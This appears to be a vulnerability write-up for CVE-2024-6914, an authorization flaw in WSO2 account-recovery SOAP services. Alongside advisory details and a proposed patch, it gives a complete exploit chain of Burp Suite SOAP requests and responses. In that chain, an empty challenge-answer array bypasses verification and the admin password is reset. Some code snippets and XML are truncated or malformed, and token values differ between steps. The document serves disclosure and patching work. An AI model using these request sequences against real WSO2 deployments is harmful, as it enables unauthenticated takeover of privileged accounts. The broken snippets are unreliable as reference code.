

# CVE-2024-6914

**Published:** 2025-05-22

**Updated:** 2025-05-22

**Title:** Incorrect Authorization in Multiple WSO2 Products via Account Recovery SOAP Admin Service Leading to Account Takeover

## Description

An incorrect authorization vulnerability exists in multiple WSO2 products due to a business logic flaw in the account recovery-related SOAP admin service. A malicious actor can exploit this vulnerability to reset the password of any user account, leading to a complete account takeover, including accounts with elevated privileges. This vulnerability is exploitable only through the account recovery SOAP admin services exposed via the "/services" context path in affected products. The impact may be reduced if access to these endpoints has been restricted based on the "Security Guidelines for Production Deployment" by disabling exposure to untrusted networks.

## CWE

CWE-863 Incorrect Authorization

## CVSS

Score	Severity	Version	Vector String
9.8	<b>CRITICAL</b>	3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
8.8	<b>HIGH</b>	3.1	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## VENDORS

WSO2

## PRODUCTS

### WSO2 API Manager

4.3.0, 4.2.0, 4.1.0, 4.0.0, 3.2.1, 3.2.0, 3.1.0, 3.0.0, 2.6.0, 2.5.0, 2.2.0

### WSO2 Identity Server

7.0.0, 6.1.0, 6.0.0, 5.11.0, 5.10.0, 5.9.0, 5.8.0, 5.7.0, 5.6.0, 5.5.0, 5.4.1, 5.4.0, 5.3.0

### WSO2 Identity Server as Key Manager

5.10.0, 5.9.0, 5.7.0, 5.6.0, 5.5.0, 5.3.0

## **WSO2 Open Banking AM**

2.0.0, 1.5.0, 1.4.0, 1.3.0

## **WSO2 Open Banking IAM**

2.0.0

## **WSO2 Open Banking KM**

1.5.0, 1.4.0, 1.3.0

## **Reporter**

Anonymous working with Trend Micro Zero Day Initiative

## **DISCLOSURE TIMELINE**

2024-07-18 - Vulnerability reported to vendor

2024-12-30 - Coordinated public release of advisory

2024-12-30 - Advisory Updated

## **References**

[www.cve.org](https://www.cve.org)

<https://www.cve.org/CVERecord?id=CVE-2024-6914#adp-134c704f-9b21-4f2e-91b3-4a467353bcc0>

vendor-advisory

<https://security.docs.wso2.com/en/latest/security-announcements/security-advisories/2024/WSO2-2024-3561/>

related

<https://security.docs.wso2.com/en/latest/security-guidelines/security-guidelines-for-production-deployment/>

## Severity and Impact

CVE-2024-6914 is a critical authorization vulnerability affecting WSO2 products that expose SOAP Admin Services through the /services context path. The flaw allows a malicious actor to reset the password of any user account, including privileged accounts such as admin, thereby gaining full control over the affected instance.

### Worst Case Scenario (Production Security Guidelines NOT followed)

When the /services context is publicly accessible, an unauthenticated attacker can exploit the vulnerability over the internet.

- Severity: Critical
- CVSS v3.1 Score: 9.8
- Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


### Mitigated Scenario (Production Security Guidelines followed)

If the /services context is restricted to trusted networks, the attack surface is reduced significantly, limiting exploitation to internal actors or compromised trusted systems.

- Severity: High
- CVSS v3.1 Score: 8.8
- Vector String: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## Proof of Concept (PoC)

### a. Vulnerability Analysis



```
Decompiled .class file, bytecode version: 52.0 (Java 8)

public class ChallengeQuestionProcessor {
    public boolean verifyUserChallengeAnswers(String userName, int tenantId, UserChallengesDTO[] userChallengesDTOs) {
        boolean verification = true;

        try {
            if (log.isDebugEnabled()) {
                log.debug("Verifying challenge question answers");
            }

            UserChallengesDTO[] storedUserChallengeDTOs = this.getChallengeQuestionsOfUser(userName, tenantId, adminService: true);
            int count = 0;

            for (UserChallengesDTO storedUserChallengeDTO : storedUserChallengeDTOs) {
                for (UserChallengesDTO receivedUserChallengeDTO : userChallengesDTOs) {
                    if (storedUserChallengeDTO.getId().equals(receivedUserChallengeDTO.getId())) {
                        ++count;
                        String hashedAnswer = Utils.doHash(receivedUserChallengeDTO.getAnswer().trim().toLowerCase());
                        if (!hashedAnswer.equals(storedUserChallengeDTO.getAnswer())) {
                            verification = false;
                            break;
                        }
                    }
                }
            }
        }
    }
}
```

## Component

ChallengeQuestionProcessor.class

**Method** verifyUserChallengeAnswers(String userName, int tenantId, UserChallengesDTO[] userChallengesDTOs)

## Tool Used for Analysis

Decompiled using IntelliJ IDEA.

## Decompiled Class Location

repository\components\plugins\org.wso2.carbon.identity.mgt\_5.14.97.jar!\org.wso2.carbon.identity.mgt\ChallengeQuestionProcessor.class

## Vulnerability Description

The method contains a logical flaw that allows an attacker to bypass challenge question verification:


- The boolean verification is initialized as true.
- A nested loop compares the stored vs. received challenge answers.
- If the userChallengesDTOs array (user input) is empty, the loop doesn't run.
- As a result, the function never updates verification to false, and the method returns true by default.

This means an attacker can pass an empty array and receive a valid "true" response, even without providing any valid answers.

## Solution How to Fix (Temporary fix Mitigation)

To fix the flaw, we need to check whether any valid challenge answers were processed. If no matches were checked (i.e., count == 0), the verification should fail by default.

Here's the patch that addresses the issue



```
public class ChallengeQuestionProcessor {  
    public boolean verifyUserChallengeAnswers(String userName, int tenantId, UserChallengesDTO[] userChallengesDTOs) {  
        for (UserChallengesDTO storedUserChallengesDTO : storedUserChallengesDTOs) {  
            for (UserChallengesDTO receivedUserChallengesDTO : userChallengesDTOs) {  
                if (storedUserChallengesDTO.getId().equals(receivedUserChallengesDTO.getId())) {  
                    ++count;  
                    String hashedAnswer = Utils.doHash(receivedUserChallengesDTO.getAnswer().trim().toLowerCase());  
                    if (!hashedAnswer.equals(storedUserChallengesDTO.getAnswer())) {  
                        verification = false;  
                        break;  
                    }  
                }  
            }  
        }  
        if (verification) {  
            verification = storedUserChallengeUs.length == count;  
        }  
    } catch (Exception e) {  
        log.error("@Error while verifying challenge question answers" e);  
        verification = false;  
    }  
    return verification;  
}
```

This should be added just before the existing check that compares the number of matched answers

```
@@ -597,6 +597,10 @@ public boolean verifyUserChallengeAnswers(String userName, int tenantId,
597 597         }
598 598     }
599 599
600 +     if (count == 0) {
601 +         verification = false;
602 +     }
603 +
604     if (verification) {
605         verification = (storedUserChallengeDTOs.length == count);
606     }
```

## Result After Fix

With this fix in place


- If the attacker sends an empty list of challenge answers, count will be 0, and verification will be explicitly set to false.
- The method will no longer return true by default.
- This blocks the attack path used to bypass challenge verification and reset passwords.

## **Exploit Steps**

### **Environment Setup**

The vulnerability was reproduced in the following controlled test environment:

- Attacker Machine:
  - OS: Kali Linux
  - Platform: Virtual Machine (VMware)
  - Tools used: Burp Suite, browser
- Target Server:
  - WSO2 API Manager version: 4.0.0
  - Host: Deployed locally or within internal test network
  - Component tested: ChallengeQuestionProcessor SOAP service (exposed under /services/ context path)



## 1. Navigate to the WSO2 API Manager Directory

Opened a terminal and changed the working directory to the bin folder of the extracted WSO2 API Manager. This folder contains the script to start the WSO2 server.

## 2. Configure Java Environment

WSO2 requires Java to run. I used Zulu OpenJDK, and configured the JAVA\_HOME environment variable as follows. This makes sure WSO2 knows where to find Java.


## 3. Start the WSO2 Server

With Java set up, launched the server by running: `./api-manager.sh`

This started the WSO2 API Manager server locally. Once the startup completed, the management console was available at <https://localhost:9443/carbon>




## 4. Get Capcha




### Intercept a Request to get session ID

- Open Burp Suite and go to the "Proxy" tab.
- In a browser (proxied through Burp), navigate to the WSO2 service. Initiate any request to the service to capture traffic.
- Burp Suite will capture a request.
- Right-click the request and choose "Send to Repeater".



After retrieving the session ID, it is appended to the crafted payload and submitted via a POST request to the target endpoint. The server's response contains sensitive parameters, specifically `imagePath` and `secretKey`, which are essential for advancing the exploitation process in subsequent stages.

## 5. Verify user



The screenshot displays the Burp Suite Community Edition v2025.3.4 interface. The 'Repeater' tab is active, showing a SOAP request and its corresponding response. The request is a SOAP envelope with a 'verifyUser' action. The response is a SOAP envelope with a 'VerificationBean' element containing a 'key' and a 'verified' flag.

**Request (Pretty):**

```
<?xml version='1.0' encoding='UTF-8'?>
<soapenv:Header/>
<soapenv:Body>
  <ns:verifyUser>
    <ns:username>admin</ns:username>
    <ns:secretKey>32d9d2f4-c6b8-459f-aaf6-5fb870cabb32</ns:secretKey>
    <ns:imagePath>registry/resource/_system/config/repository/components/org.wso2.carbon.captcha-images/32d9d2f4-c6b8-459f-aaf6-5fb870cabb32.jpg</ns:imagePath>
  </ns:verifyUser>
</soapenv:Body>
</soapenv:Envelope>
```

**Response (Pretty):**

```
http://base.identity.carbon.wso2.org/xsd
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:type="ax2378:VerificationBean"
<ax2378:error xsi:nil="true"/>
<ax2378:key>4c4be34a-4bec-4e35-951c-af908edb50ce</ax2378:key>
<ax2378:notificationData xsi:nil="true"/>
<ax2378:redirectPath xsi:nil="true"/>
<ax2378:userId>admin</ax2378:userId>
<ax2378:verified>true</ax2378:verified>
</ns:VerificationBean>
</ns:verifyUserResponse>
</soapenv:Body>
</soapenv:Envelope>
```

The response shows a 'key' value of '4c4be34a-4bec-4e35-951c-af908edb50ce' and a 'verified' flag set to 'true'. The 'error' element is nil, indicating a successful verification.

After obtaining the `imagePath` and `secretKey` values, they are incorporated into a new payload and submitted to the server. Upon a successful request, the server responds with a `verified = true` flag along with a `key` parameter. This key is required to retrieve the user's challenge questions and will be used in the next stage of the attack chain.

## 6. Get UserChallengeQuestions

The screenshot displays the Burp Suite Community Edition v2025.3.4 interface. The 'Repeater' tab is active, showing a SOAP request and its corresponding response. The request is a 'getUserChallengeQuestions' call with a 'confirmation' field highlighted by a red box. The response is a 'GetUserChallengeQuestionsResponse' with a 'key' field highlighted by a red box. A terminal window in the background shows network statistics.

**Request:**

```
6 Content-Type: text/xml; charset=utf-8
7 Content-Length: 510
8 SOAPAction: "urn:getUserChallengeQuestions"
9
10 <soapenv:Envelope xmlns:soapenv="
11 http://schemas.xmlsoap.org/soap/envelope/"
12 xmlns:ns="http://services.mgt.identity.carbon.wso2.org"
13 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
14   <soapenv:Header/>
15   <ns:getUserChallengeQuestions>
16     <ns:userName>
17       admin
18     </ns:userName>
19     <ns:confirmation>
20       4c4be34a-4bec-4e35-951c-af908edb50ce
21     </ns:confirmation>
22   </ns:getUserChallengeQuestions>
23 </soapenv:Envelope>
```

**Response:**

```
<?xml version='1.0' encoding='UTF-8'>
  <ns:ax2379:
    http://mail.mgt.identity.carbon.wso2.org/xsd"
    http://beans.mgt.captcha.carbon.wso2.org/xsd"
    http://mgt.identity.carbon.wso2.org/xsd"
    http://base.identity.carbon.wso2.org/xsd"
    http://www.w3.org/2001/XMLSchema-instance"
    xsi:type="
    ax2379:UserChallengesCollectionDTO">
      <ax2379:
        http://www.w3.org/2001/XMLSchema-instance"
        xsi:type="
        ax2379:
          <ax2379:key>
            1b70f189-9dbd-47b0-a807-1b231b9f
            fcd3
          </ax2379:key>
        </ns:
      </ns:
    </ns:
  </soapenv:Body>
</soapenv:Envelope>
```

After obtaining the key from the 'Verify User' step, it is included in a new payload and sent to the server. Upon successful submission, the server returns a secondary key used for verifying the user's challenge answers. This key will be utilized in the next phase of the exploitation process.

## 7. VerifyUserChallengeAnswer

The screenshot displays the Burp Suite interface with a SOAP request and response. The request is a `verifyUserChallengeAnswers` message, and the response is a `verifyUserChallengeAnswersResponse` message. Both are highlighted with red boxes.

**Request (Pretty):**

```
<?xml version='1.0' encoding='UTF-8'?>
<soapenv:Envelope xmlns:soapenv='
http://schemas.xmlsoap.org/soap/envelope/'
xmlns:ns='http://services.mgt.identity.carbon.wso2.org'
xmlns:xsd='http://dto.mgt.identity.carbon.wso2.org/xsd'>
  <soapenv:Header/>
  <soapenv:Body>
    <ns:verifyUserChallengeAnswers>
      <ns:userName>
        admin
      </ns:userName>
      <ns:confirmation>
        1b76f189-9dbd-47b0-a807-1b231b9ffc3
      </ns:confirmation>
      <ns:userChallengeDTOs>
      </ns:userChallengeDTOs>
    </ns:verifyUserChallengeAnswers>
  </soapenv:Body>
</soapenv:Envelope>
```

**Response (Pretty):**

```
xmlns:xsi='
http://www.w3.org/2001/XMLSchema-instance'
xsi:type='ax2378:VerificationBean'>
  <ax2378:error>
    </ax2378:error>
  <ax2378:key>
    374f6494-c961-43cd-9ec9-09a7ae09b463
  </ax2378:key>
  <ax2378:notificationData xsi:nil='
true'><ax2378:redirectPath xsi:nil='
true'><ax2378:userId>
  admin
</ax2378:userId>
  <ax2378:verified>
    true
  </ax2378:verified>
</ns:return>
</ns:verifyUserChallengeAnswersResponse>
</soapenv:Body>
</soapenv:Envelope>
```

After retrieving the key from the 'Get User Challenge Questions' step, it is incorporated into the payload and sent to the server. Upon successful execution, the server responds with another key required to initiate the password reset process. This key will be used in the subsequent step.

## 8.Reset Password

The screenshot displays the Burp Suite Community Edition v2025.3.4 interface. The 'Repeater' tab is active, showing a SOAP request and its corresponding response. The request is a 'urn:updatePassword' action, and the response is a 'updatePasswordResponse'.

**Request (Pretty view):**

```
8 SOAPAction: "urn:updatePassword"
9
10 <soapenv:Envelope xmlns:soapenv="
11 http://schemas.xmlsoap.org/soap/envelope/"
12 xmlns:ns="http://services.mgt.identity.carbon.wso2.org">
13   <soapenv:Header/>
14   <soapenv:Body>
15     <ns:updatePassword>
16       <ns:username>
17         admin
18       </ns:username>
19       <ns:confirmationCode>
20         374f6494-c961-43cd-9ec9-09a7ae09b463
21       </ns:confirmationCode>
22       <ns:newPassword>
23         admin123
24       </ns:newPassword>
25     </ns:updatePassword>
26   </soapenv:Body>
27 </soapenv:Envelope>
```


**Response (Pretty view):**

```
sd" xmlns:ax2384="
sd" xmlns:ax2374="
http://mgt.identity.carbon.wso2.org/xsd"
xmlns:ax2375="
http://base.identity.carbon.wso2.org/xsd"
xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance"
xsi:type="ax2378:VerificationBean">
  <ax2378:error xsi:nil="true"/>
  <ax2378:key xsi:nil="true"/>
  <ax2378:notificationData xsi:nil="true"/>
  <ax2378:redirectPath xsi:nil="true"/>
  <ax2378:userId xsi:nil="true"/>
  <ax2378:verified>
    true
  </ax2378:verified>
</ns:updatePasswordResponse>
</soapenv:Body>
</soapenv:Envelope>
```

